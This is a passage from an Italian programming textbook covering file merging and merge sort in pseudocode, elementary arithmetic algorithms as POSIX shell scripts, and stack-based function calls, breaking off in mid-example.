
542.5 Gestione dei file

La gestione dei file è sempre la questione più complessa nello studio degli algoritmi, quanto si esclude la possibilità di gestire semplicemente tutto nella memoria centrale. In questo tipo di situazione, il file deve essere inteso come un insieme di record, che spesso sono di dimensione uniforme.

Nelle sezioni seguenti sono descritti alcuni problemi legati alla gestione dei file, con la soluzione in forma di pseudocodifica.

542.5.1 Fusione tra due file ordinati

La fusione di due file ordinati, aventi la stessa struttura, avviene leggendo un record da entrambi i file, confrontando la chiave di ordinamento e scrivendo nel file da ottenere il record con chiave più bassa. Successivamente, viene letto solo record successivo del file che conteneva la chiave più bassa e si ripete il confronto.

Figura 542.39. Il file '`FILE1`' e '`FILE2`' vengono fusi per generare il file '`FILE3`'.

Segue un esempio di pseudocodifica per la soluzione del problema della fusione tra due file. La funzione riceve il riferimento ai file da elaborare e si può osservare l'utilizzo di variabili strutturate per accogliere i record dei file da elaborare. Come si può intuire, le variabili booleane il cui nome inizia per '**`EOF`**', rappresentano l'avverarsi della condizione di «fine del file»; in pratica, quando contengono il valore *Vero*, indicano che la lettura del file a cui si riferiscono è andata oltre la conclusione del file.

```
FUSIONE_DUE_FILE (FILE_IN_1, FILE_IN_2, FILE_OUT)

    LOCAL RECORD_1:
          CHIAVE_1      CHARACTER (8)
          DATI_1        CHARACTER (72)
    LOCAL EOF_1 := FALSE

    LOCAL RECORD_2:
          CHIAVE_2      CHARACTER (8)
          DATI_2        CHARACTER (72)
    LOCAL EOF_2 := FALSE

    LOCAL RECORD_3      CHARACTER (80)

    OPEN INPUT  FILE_IN_1
    OPEN INPUT  FILE_IN_2
    OPEN OUTPUT FILE_OUT

    READ FILE_IN_1 NEXT RECORD INTO RECORD_1
    IF END OF FILE
        THEN
            EOF_1 := TRUE
    END IF

    READ FILE_IN_2 NEXT RECORD INTO RECORD_2
    IF END OF FILE
        THEN
            EOF_2 := TRUE
```

```
    END IF

    UNTIL EOF_1 AND EOF_2

        IF EOF_1
            THEN
                RECORD_3 := RECORD_2
                READ FILE_IN_2 NEXT RECORD INTO RECORD_2
                IF END OF FILE
                    THEN
                    EOF_2 := TRUE
                END IF
            ELSE
                IF EOF_2
                    THEN
                        RECORD_3 := RECORD_1
                        READ FILE_IN_1 NEXT RECORD INTO RECORD_1
                        IF END OF FILE
                            THEN
                                EOF_1 := TRUE
                        END IF
                    ELSE
                        IF CHIAVE_1 < CHIAVE_2
                            THEN
                                RECORD_3 := RECORD_1
                                READ FILE_IN_1 NEXT RECORD INTO RECORD_1
                                IF END OF FILE
                                    THEN
                                        EOF_1 := TRUE
                                END IF
                            ELSE
                                RECORD_3 := RECORD_2
                                READ FILE_IN_2 NEXT RECORD INTO RECORD_2
                                IF END OF FILE
                                    THEN
                                        EOF_2 := TRUE
                                END IF
                        END IF
                END IF
        END IF

        WRITE FILE_OUT RECORD FROM RECORD_3

    END UNTIL

    CLOSE FILE_IN_1
    CLOSE FILE_IN_2
    CLOSE FILE_OUT

END FUSIONE_DUE_FILE
```

542.5.2 Riordino attraverso la fusione

Un file non ordinato può essere ordinato, attraverso una serie di passaggi, che prevedono la divisione in due parti del file (ovvero ***biforcazione***), contenenti le raccolte dei blocchi di record che risultano essere nella sequenza corretta, per poi fondere queste due parti e ripetere il procedimento. Le figure successive mostrano le due fasi: la separazione in due file, la fusione dei due file. Se il file risultante non è ordinato completamente, occorre procedere con una nuova fase di separazione e fusione. Si osservi, in particolare, che nelle figure, il file iniziale contiene solo tre blocchi di record in sequenza, pertanto, l'ultimo di questi blocchi viene collocato nel file finale senza una fusione con un blocco corrispondente.

Figura 542.41. Biforcazione del file.






Figura 542.42. Fusione.

Per costruire un programma che utilizza questa tecnica di ordinamento, si può considerare che sia avvenuta l'ultima fase di biforcazione quando si contano un massimo di due blocchi; pertanto, la fase successiva di fusione produce sicuramente il file ordinato finale.

Segue un esempio di pseudocodifica per eseguire la biforcazione. Si osservi che i nomi dei file vengono passati in qualche modo, così che dopo la chiamata di questa procedura sia possibile riaprire tali file per la fusione; inoltre, l'informazione contenuta nella '**`BIFORCAZIONE`**', viene

restituita come valore della chiamata della funzione, in modo da poter conoscere, dopo la chiamata, quante separazioni sono state eseguite nel file di partenza.

```
BIFORCA (FILE_IN_1, FILE_OUT_1, FILE_OUT_2)

    LOCAL RECORD_IN_1:
          CHIAVE        CHARACTER (8)
          DATI          CHARACTER (72)
    LOCAL CHIAVE_ORIG   CHARACTER (8)
    LOCAL EOF_1 := FALSE

    LOCAL RECORD_OUT_1  CHARACTER (80)
    LOCAL RECORD_OUT_2  CHARACTER (80)

    LOCAL SCAMBIO := 1
    LOCAL BIFORCAZIONI := 0

    OPEN INPUT  FILE_IN_1
    OPEN OUTPUT FILE_OUT_1
    OPEN OUTPUT FILE_OUT_2

    READ FILE_IN_1 NEXT RECORD INTO RECORD_IN_1
    IF END OF FILE
        THEN
            EOF_1 := TRUE
        ELSE
            BIFORCAZIONI++
            WRITE FILE_OUT_1 RECORD FROM RECORD_IN_1
            CHIAVE_ORIG := CHIAVE
            READ FILE_IN_1 NEXT RECORD INTO RECORD_IN_1
            IF END OF FILE
                THEN
                    EOF_1 := TRUE
            END IF
    END IF

    UNTIL EOF_1

        IF CHIAVE >= CHIAVE_ORIG
            THEN
                IF SCAMBIO == 1
                    THEN
                        WRITE FILE_OUT_1 RECORD FROM RECORD_IN_1
                        CHIAVE_ORIG := CHIAVE
                        READ FILE_IN_1 NEXT RECORD INTO RECORD_IN_1
                        IF END OF FILE
                            THEN
                                EOF_1 := TRUE
                        END IF
                    ELSE
                        WRITE FILE_OUT_2 RECORD FROM RECORD_IN_1
                        CHIAVE_ORIG := CHIAVE
                        READ FILE_IN_1 NEXT RECORD INTO RECORD_IN_1
                        IF END OF FILE
```

```
                              THEN
                                  EOF_1 := TRUE
                          END IF
                  END IF
              ELSE
                  BIFORCAZIONI++
                  CHIAVE_ORIG := CHIAVE
                  IF SCAMBIO == 1
                      THEN
                          SCAMBIO := 2
                      ELSE
                          SCAMBIO := 1
                  END IF
      END UNTIL

      CLOSE FILE_IN_1
      CLOSE FILE_OUT_1
      CLOSE FILE_OUT_2

      RETURN BIFORCAZIONI

  END BIFORCA
```

Segue un esempio di pseudocodifica per eseguire la fusione a blocchi. Si osservi che i nomi dei file vengono passati in qualche modo, così che dopo la chiamata di questa procedura sia possibile riaprire tali file per la biforcazione e di nuovo per la fusione. Come si può intuire, le variabili booleane il cui nome inizia per '**`EOB`**', rappresentano l'avverarsi della condizione di «fine del blocco» non decrescente; in pratica, quando contengono il valore *Vero*, indicano che la lettura del file a cui si riferiscono ha prodotto un record che ha una chiave inferiore rispetto a quello letto precedentemente, oppure che non sono disponibili altri record.

```
FUSIONE (FILE_IN_1, FILE_IN_2, FILE_OUT)

    LOCAL RECORD_1:
          CHIAVE_1      CHARACTER (8)
          DATI_1        CHARACTER (72)
    LOCAL CHIAVE_1_ORIG CHARACTER (8)
    LOCAL EOF_1 := FALSE
    LOCAL EOB_1 := FALSE

    LOCAL RECORD_2:
          CHIAVE_2      CHARACTER (8)
          DATI_2        CHARACTER (72)
    LOCAL CHIAVE_2_ORIG CHARACTER (8)
    LOCAL EOF_2 := FALSE
    LOCAL EOB_2 := FALSE

    LOCAL RECORD_3      CHARACTER (80)

    OPEN INPUT  FILE_IN_1
    OPEN INPUT  FILE_IN_2
    OPEN OUTPUT FILE_OUT
```

```
READ FILE_IN_1 NEXT RECORD INTO RECORD_1
IF END OF FILE
    THEN
        EOF_1 := TRUE
        EOB_1 := TRUE
    ELSE
        CHIAVE_1_ORIG := CHIAVE_1
END IF

READ FILE_IN_2 NEXT RECORD INTO RECORD_2
IF END OF FILE
    THEN
        EOF_2 := TRUE
        EOB_2 := TRUE
    ELSE
        CHIAVE_2_ORIG := CHIAVE_2
END IF

UNTIL EOF_1 AND EOF_2
    UNTIL EOB_1 AND EOB_2

        IF EOB_1
            THEN
                RECORD_3 := RECORD_2
                READ FILE_IN_2 NEXT RECORD INTO RECORD_2
                IF END OF FILE
                    THEN
                        EOF_2 := TRUE
                        EOB_2 := TRUE
                END IF
            ELSE
                IF EOB_2
                    THEN
                        RECORD_3 := RECORD_1
                        READ FILE_IN_1 NEXT RECORD INTO RECORD_1
                        IF END OF FILE
                            THEN
                                EOF_1 := TRUE
                                EOB_1 := TRUE
                        END IF
                    ELSE
                        IF CHIAVE_1 < CHIAVE_2
                            THEN
                                RECORD_3 := RECORD_1
                                READ FILE_IN_1 NEXT RECORD INTO RECORD_1
                                IF END OF FILE
                                    THEN
                                        EOF_1 := TRUE
                                        EOB_1 := TRUE
                                    ELSE
                                        IF CHIAVE_1 >= CHIAVE_1_ORIG
                                            THEN
```

```
                                                    CHIAVE_1_ORIG := CHIAVE_1
                                                ELSE
                                                    EOB_1 := TRUE
                                            END IF
                                    END IF
                                ELSE
                                    RECORD_3 := RECORD_2
                                    READ FILE_IN_2 NEXT RECORD INTO RECORD_2
                                    IF END OF FILE
                                        THEN
                                            EOF_2 := TRUE
                                            EOB_2 := TRUE
                                        ELSE
                                            IF CHIAVE_2 >= CHIAVE_2_ORIG
                                                THEN
                                                    CHIAVE_2_ORIG := CHIAVE_2
                                                ELSE
                                                    EOB_2 := TRUE
                                            END IF
                                    END IF
                            END IF
                    END IF
            END IF

            WRITE FILE_OUT RECORD FROM RECORD_3

        END UNTIL

        IF NOT EOF_1
        THEN
            EOB_1 := FALSE
        END IF

        IF NOT EOF_2
        THEN
            EOB_2 := FALSE
        END IF

    END UNTIL

    CLOSE FILE_IN_1
    CLOSE FILE_IN_2
    CLOSE FILE_OUT

END FUSIONE
```

Per poter riordinare effettivamente un file, utilizzando le procedure descritte, si può utilizzare la pseudocodifica seguente, che si avvale di quanto già descritto. Per non dover mostrare nella pseudocodifica come si dichiarano i file, si suppone che questo sia compito di un'altra porzione di codice assente, nel quale si chiama la procedura sottostante, indicando i riferimenti ai file da utilizzare. Si osservi che il file originale non viene modificato, producendo eventualmente un altro file ordinato.

```
ORDINAMENTO (FILE_IN, FILE_TMP_1, FILE_TMP_2, FILE_OUT)

    LOCAL BIFORCAZIONI

    BIFORCAZIONI := BIFORCA (@FILE_IN_1, @FILE_TMP_1, @FILE_TMP_2)
    #
    # se la variabile BIFORCAZIONI contiene zero, significa che
    # il file è vuoto.
    #
    IF BIFORCAZIONI > 0
        THEN
            FUSIONE (@FILE_TMP_1, @FILE_TMP_2, @FILE_OUT)
            WHILE BIFORCAZIONI > 2
                BIFORCAZIONI := BIFORCA (@FILE_OUT, @FILE_TMP_1, @FILE_TMP_2)
                FUSIONE (@FILE_TMP_1, @FILE_TMP_2, @FILE_OUT)
            END WHILE
    END IF

END ORDINAMENTO
```

Capitolo 543

Algoritmi elementari con la shell POSIX

Questo capitolo raccoglie degli esempi di programmazione per lo studio elementare degli algoritmi, realizzati in forma di script per una shell POSIX. Questi esempi sono ottenuti ricostruendo un lavoro didattico del 1983, realizzato allora con degli script ARCS, un linguaggio del sistema operativo CMS (*Computer management system*) Burroughs.

543.1 ARCS0: ricerca del valore più grande tra tre numeri interi

```
#!/bin/sh
##
## ARCS0 1983-07-02
##
## Trovare il più grande fra tre numeri interi, diversi tra loro.
##

echo -n "inserisci il primo numero   "
read a

echo -n "inserisci il secondo numero "
read b

echo -n "inserisci il terzo numero   "
read c

if [ $a -gt $b ]
then
    if [ $a -gt $c ]
    then
        echo "il numero maggiore è $a"
    else
        echo "il numero maggiore è $c"
    fi
else
    if [ $b -gt $c ]
    then
        echo "il numero maggiore è $b"
    else
        echo "il numero maggiore è $c"
    fi
fi
```

543.2 ARCS1: moltiplicazione di due numeri interi

```
##
## ARCS1 1983-07-06
##
## Moltiplicazione di due numeri.
##

echo -n "inserisci il primo numero   - 0 per finire "
read x
echo -n "inserisci il secondo numero - 0 per finire "
read y
until [ $x -eq 0 ] && [ $y -eq 0 ]
do
    z=0
    while [ $y -ne 0 ]
    do
        z=$(($z + $x))
        y=$(($y - 1))
    done
    echo "il risultato è $z"
    echo -n "inserisci il primo numero   - 0 per finire "
    read x
    echo -n "inserisci il secondo numero - 0 per finire "
    read y
done
```

543.3 ARCS2: valore assoluto della differenza tra due valori

```
#!/bin/sh
##
## ARCS2 1983-07-06
##
## Valore assoluto della differenza tra due numeri.
##

echo -n "inserisci x   0 per finire "
read x
echo -n "inserisci y   0 per finire "
read y
until [ $x -eq 0 ] && [ $y -eq 0 ]
do
    if [ $x -lt $y ]
    then
        u=$x
        x=$y
        y=$u
    fi
    z=$(($x - $y))
    echo "|x-y| = $z"
    echo -n "inserisci x   0 per finire "
```

```
    read x
    echo -n "inserisci y   0 per finire "
    read y
done
```

543.4 ARCS3: somma tra due numeri

```
#!/bin/sh
##
## ARCS3 1983-07-07
##
## Somma tra due numeri.
##

echo -n "inserisci x   0 per finire "
read x
echo -n "inserisci y   0 per finire "
read y
until [ $x -eq 0 ] && [ $y -eq 0 ]
do
    while [ $y -ne 0 ]
    do
        x=$(($x + 1 ))
        y=$(($y - 1))
    done
    echo "x+y = $x"
    echo -n "inserisci x   0 per finire "
    read x
    echo -n "inserisci y   0 per finire "
    read y
done
```

543.5 ARCS4: prodotto tra due numeri

```
#!/bin/sh
##
## ARCS4 1983-07-07
##
## Prodotto tra due numeri.
##

echo -n "inserisci x   0 per finire "
read x
echo -n "inserisci y   0 per finire "
read y
until [ $x -eq 0 ] && [ $y -eq 0 ]
do
    z=0
```

```
    t=$y
    while [ $t -ne 0 ]
    do
        u=$z
        v=$x
        while [ $v -ne 0 ]
        do
            u=$(($u + 1))
            v=$(($v - 1))
        done
        z=$u
        t=$(($t - 1))
    done
    echo "x*y = $z"
    echo -n "inserisci x   0 per finire "
    read x
    echo -n "inserisci y   0 per finire "
    read y
done
```

543.6 ARCS5: quoziente

```
#!/bin/sh
##
## ARCS5 1983-07-07
##
## Quoziente.
##

echo -n "inserisci x   0 per finire "
read x
echo -n "inserisci y   0 per finire "
read y
until [ $x -eq 0 ] && [ $y -eq 0 ]
do
    if [ $y -eq 0 ]
    then
        echo "x / 0 = indefinito"
    else
        z=0
        if [ $x -ge $y ]
        then
            u=$x
            until [ $u -le 0 ]
            do
                u=$(($u - $y))
                if [ $u -ge 0 ]
                then
                    z=$(($z + 1))
                fi
            done
```

```
            echo "x / y = $z"
        else
            echo "x / y = $z"
        fi
    fi
    echo -n "inserisci x   0 per finire "
    read x
    echo -n "inserisci y   0 per finire "
    read y
done
```

543.7 ARCS6: verifica della parità di un numero

```
#!/bin/sh
##
## ARCS6 1983-07-07
##
## Verifica della parità di un numero.
##

echo -n "inserisci x   0 per finire "
read x
until [ $x -eq 0 ]
do
    y=$((($x / 2) * 2))
    if [ $x -ne $y ]
    then
        echo "il numero $x è dispari"
    else
        echo "il numero $x è pari"
    fi
    echo -n "inserisci x   0 per finire "
    read x
done
```

543.8 ARCS7: fattoriale

```
#!/bin/sh
##
## ARCS7 1983-07-08
##
## Fattoriale di un numero.
##

echo -n "inserisci il numero    99 per finire "
read n
until [ $n -eq 99 ]
do
```

```
    z=1
    k=0
    while [ $k -ne $n ]
    do
        k=$(($k + 1))
        z=$(($z * $k))
    done
    echo "$n! = $z"
    echo -n "inserisci il numero    99 per finire "
    read n
done
```

543.9 ARCS8: coefficiente binomiale

```
#!/bin/sh
##
## ARCS8 1983-07-08
##
## Coefficiente binomiale.
##
## /n\  =  n*(n-1)*...*(n-k+1) / k!
## \k/
##

echo -n "inserisci n    999 per finire "
read a
echo -n "inserisci k    999 per finire "
read b
until [ $a -eq 999 ] && [ $b = 999 ]
do
    if [ $b -eq 0 ]
    then
        echo "il coefficiente binomiale di n su 0 è 1"
    else
        k1=0
        z1=1
        while [ $k1 -ne $b ]
        do
            k1=$(($k1 + 1))
            z1=$((z1 * k1))
        done
        y=$z1
        k2=$(($a - $b))
        z2=1
        while [ $k2 -ne $a ]
        do
            k2=$(($k2 + 1))
            z2=$(($z2 * $k2))
        done
        x=$z2
        z=$(($x / $y))
```

```
        echo "il coefficiente binomiale è $x/$y"
        echo "che se viene calcolato con approssimazione"
        echo "di una unità, dà $z"
    fi
    echo -n "inserisci n    999 per finire "
    read a
    echo -n "inserisci k    999 per finire "
    read b
done
```

543.10 ARCS10: massimo comune divisore

```
#!/bin/sh
##
## ARCS10 1983-07-09
##
## M.C.D.
##

echo -n "inserisci x    0 per finire "
read x
echo -n "inserisci y    0 per finire "
read y
until [ $x -eq 0 ] && [ $y -eq 0 ]
do
    z=$x
    w=$y
    while [ $z -ne $w ]
    do
        if [ $z -gt $w ]
        then
            z=$(($z - $w))
        else
            w=$(($w - $z))
        fi
    done
    echo "il M.C.D. di $x e $y è $z"
    echo -n "inserisci x    0 per finire "
    read x
    echo -n "inserisci y    0 per finire "
    read y
done
```

543.11 ARCS11: massimo comune divisore

```
#!/bin/sh
##
## ARCS11 1983-07-09
##
## M.C.D.
##

echo -n "inserisci x    0 per finire "
read x
echo -n "inserisci y    0 per finire "
read y
until [ $x -eq 0 ] && [ $y -eq 0 ]
do
    z=$x
    w=$y
    while [ $z -ne $w ]
    do
        while [ $z -gt $w ]
        do
            z=$(($z - $w))
        done
        while [ $w -gt $z ]
        do
            w=$(($w - $z))
        done
    done
    echo "il M.C.D. di $x e $y è $z"
    echo -n "inserisci x    0 per finire "
    read x
    echo -n "inserisci y    0 per finire "
    read y
done
```

543.12 ARCS12: radice quadrata intera

```
#!/bin/sh
##
## ARCS12 1983-07-09
##
## radice quadrata intera
##

echo -n "inserisci il numero di cui vuoi la radice    0 per finire "
read x
until [ $x -eq 0 ]
do
    z=0
    t=0
    until [ $t -ge $x ]
```

```
    do
        z=$(($z + 1))
        t=$(($z * $z))
    done
    if [ $t -ne $x ]
    then
        z=$(($z - 1))
    fi
    echo "la radice intera di $x è $z"
    echo -n "inserisci il numero di cui vuoi la radice    0 per finire "
    read x
done
```

543.13 ARCS13: numero primo

```
#!/bin/sh
##
## ARCS13 1983-07-09
##
## il numero è primo?
##

echo -n "inserisci il numero     9999 per finire "
read x
until [ $x -eq 9999 ]
do
    primo=1
    k=2
    while [ $k -lt $x ] && [ $primo -eq 1 ]
    do
        t=$(($x / $k))
        t=$(($x - ($t * $k)))
        if [ $t -eq 0 ]
        then
            primo=0
        else
            k=$(($k + 1))
        fi
    done
    if [ $primo -eq 1 ]
    then
        echo "il numero $x è primo"
    else
        echo "il numero $x non è primo"
    fi
    echo -n "inserisci il numero     9999 per finire "
    read x
done
```

543.14 ARCS14: numero primo

```
#!/bin/sh
##
## ARCS14 1983-07-09
##
## il numero è primo?
## questa versione non funziona correttamente con 0 e 1.
##

echo -n "inserisci il numero     9999 per finire "
read x
until [ $x -eq 9999 ]
do
    primo=1
    z=0
    t=0
    until [ $t -ge $x ]
    do
        z=$(($z + 1))
        t=$(($z * $z))
    done
    if [ $t -ne $x ]
    then
        z=$(($z - 1))
    else
        primo=0
    fi
    k=2
    while [ $k -lt $x ] && [ $primo -eq 1 ]
    do
        t=$(($x / $k))
        t=$(($x - ($t * $k)))
        if [ $t -eq 0 ]
        then
            primo=0
        else
            k=$(($k + 1))
        fi
    done
    if [ $primo -eq 1 ]
    then
        echo "il numero $x è primo"
    else
        echo "il numero $x non è primo"
    fi
    echo -n "inserisci il numero     9999 per finire "
    read x
done
```

Parte lxxxvi

Linguaggio macchina


Capitolo 544

Organizzazione della memoria

Questo capitolo introduce il problema dell'organizzazione della memoria, da un punto di vista molto vicino a quello della realtà fisica dell'elaboratore. In particolare, viene utilizzata la pseudocodifica, già descritta nel capitolo 542, per dimostrare in parte il funzionamento e l'utilizzo della pila dei dati, di cui, normalmente, ogni programma dispone.

544.1 Pila per salvare i dati

Quando si scrive con un linguaggio di programmazione molto vicino a quello effettivo del microprocessore, si ha normalmente a disposizione una pila di elementi omogenei (*stack*), usata per accumulare temporaneamente delle informazioni, da espellere poi in senso inverso. Questa pila è gestita attraverso un vettore, dove l'ultimo elemento (quello superiore) è individuato attraverso un indice noto come *stack pointer* e tutti gli elementi della pila sono comunque accessibili, in lettura e in sovrascrittura, se si conosce la loro posizione relativa.

Figura 544.1. Una pila che può contenere al massimo nove elementi, rappresentata nel modo tradizionale, oppure distesa, come si fa per i vettori. Gli elementi che si trovano oltre l'indice (lo *stack pointer*) non sono più disponibili, mentre gli altri possono essere letti e modificati senza doverli estrarre dalla pila.

Per accumulare un dato nella pila (*push*) si incrementa di una unità l'indice e lo si inserisce in quel nuovo elemento. Per estrarre l'ultimo elemento dalla pila (*pop*) si legge il contenuto di quello corrispondente all'indice e si decrementa l'indice di una unità.

Tra le altre cose, la pila può servire quando si dispone di una quantità limitata di variabili e si devono accumulare temporaneamente dei valori.

544.2 Chiamate di funzioni

I linguaggi di programmazione più vicini alla realtà fisica della memoria di un elaboratore, possono disporre solo di variabili globali ed eventualmente di una pila, realizzata attraverso un vettore, come descritto nella sezione precedente. In questa situazione, la chiamata di una funzione può avvenire solo passando i parametri in uno spazio di memoria condiviso da tutto il programma. Ma per poter generalizzare le funzioni e per consentire la ricorsione, ovvero per rendere le funzioni ***rientranti***, il passaggio dei parametri deve avvenire attraverso la pila in questione.

Per mostrare un esempio iniziale che consenta di comprendere il meccanismo, si può supporre di poter utilizzare delle variabili locali nelle funzioni, mentre per il passaggio dei valori si deve usa la pila. Si vuole trasformare il codice della pseudocodifica seguente in modo da utilizzare tale pila. Si consideri che il programma inizia e finisce nella funzione '**`MAIN`**', all'interno della quale si fa la chiamata della funzione '**`SOMMA`**':

```
SOMMA (X, Y)
    LOCAL Z INTEGER
    Z := X + Y
    RETURN Z
END SOMMA

MAIN ()
    LOCAL A INTEGER
    LOCAL B INTEGER
    LOCAL C INTEGER
    A := 3
    B := 4
    C := SOMMA (A, B)
END MAIN
```

Il programma si trasforma in modo da accumulare nel vettore '**`PILA`**' i valori dei parametri della chiamata:

```
GLOBAL PILA[1000] INTEGER
GLOBAL SP         INTEGER
SP := -1

SOMMA ()
    LOCAL X := PILA[SP]         # Copia il valore del primo parametro.
    LOCAL Y := PILA[SP - 1]     # Copia il valore del secondo parametro.

    LOCAL Z INTEGER
    Z := X + Y

    SP++                        #
    PILA[SP] := Z               # Accumula il risultato della somma.

END SOMMA

MAIN ()
    LOCAL A INTEGER
    LOCAL B INTEGER
```

```
     LOCAL C INTEGER
     A := 3
     B := 4

     SP++                 #
     PILA[SP] := B        # Accumula il secondo parametro nella pila.

     SP++                 #
     PILA[SP] := A        # Accumula il primo parametro nella pila.

     SOMMA ()             # Chiama la funzione SOMMA().

     C := PILA[SP]        #
     SP--                 # Estrae il risultato.

     SP--                 # Elimina il primo parametro della chiamata.
     SP--                 # Elimina il secondo parametro della chiamata.

 END MAIN
```

Nella nuova versione della pseudocodifica, la chiamata della funzione '**SOMMA**' è preceduta dall'accumulo nella pila dei parametri, quindi è seguita dall'estrazione del risultato della somma e dall'eliminazione dei due parametri usati nella chiamata (con la sola riduzione del valore dell'indice del vettore). All'interno della funzione '**SOMMA**' si acquisiscono i parametri leggendo i dati corrispondenti dal vettore che li convoglia, sapendo che il primo è nella posizione dell'indice (in quanto è l'ultimo elemento inserito nella pila) e che il secondo è nella posizione precedente. Alla fine, dopo l'esecuzione della somma, il risultato viene inserito nella pila.

L'esempio seguente risolve il problema del calcolo del fattoriale, in modo ricorsivo, seguendo la modalità appena descritta:

```
GLOBAL PILA[1000] INTEGER
GLOBAL SP         INTEGER
SP := -1

FATTORIALE ()
    LOCAL X := PILA[SP]
    LOCAL W INTEGER

    IF X == 1
        THEN
            SP++                # Accumula il risultato da restituire,
            PILA[SP] := 1       # pari a uno.
        ELSE
            SP++                # Accumula il parametro di chiamata della
            PILA[SP] := X - 1   # funzione con un valore pari a X - 1.

            FATTORIALE ()

            W := PILA[SP]       # Recupera il risultato della chiamata
            SP--                # ricorsiva con un valore pari a X - 1.

            SP--                # Scarica il parametro usato per la chiamata.

            SP++                # Accumula il risultato del fattoriale
            PILA[SP] := X * W   # da restituire.
    END IF

END FATTORIALE

MAIN ()
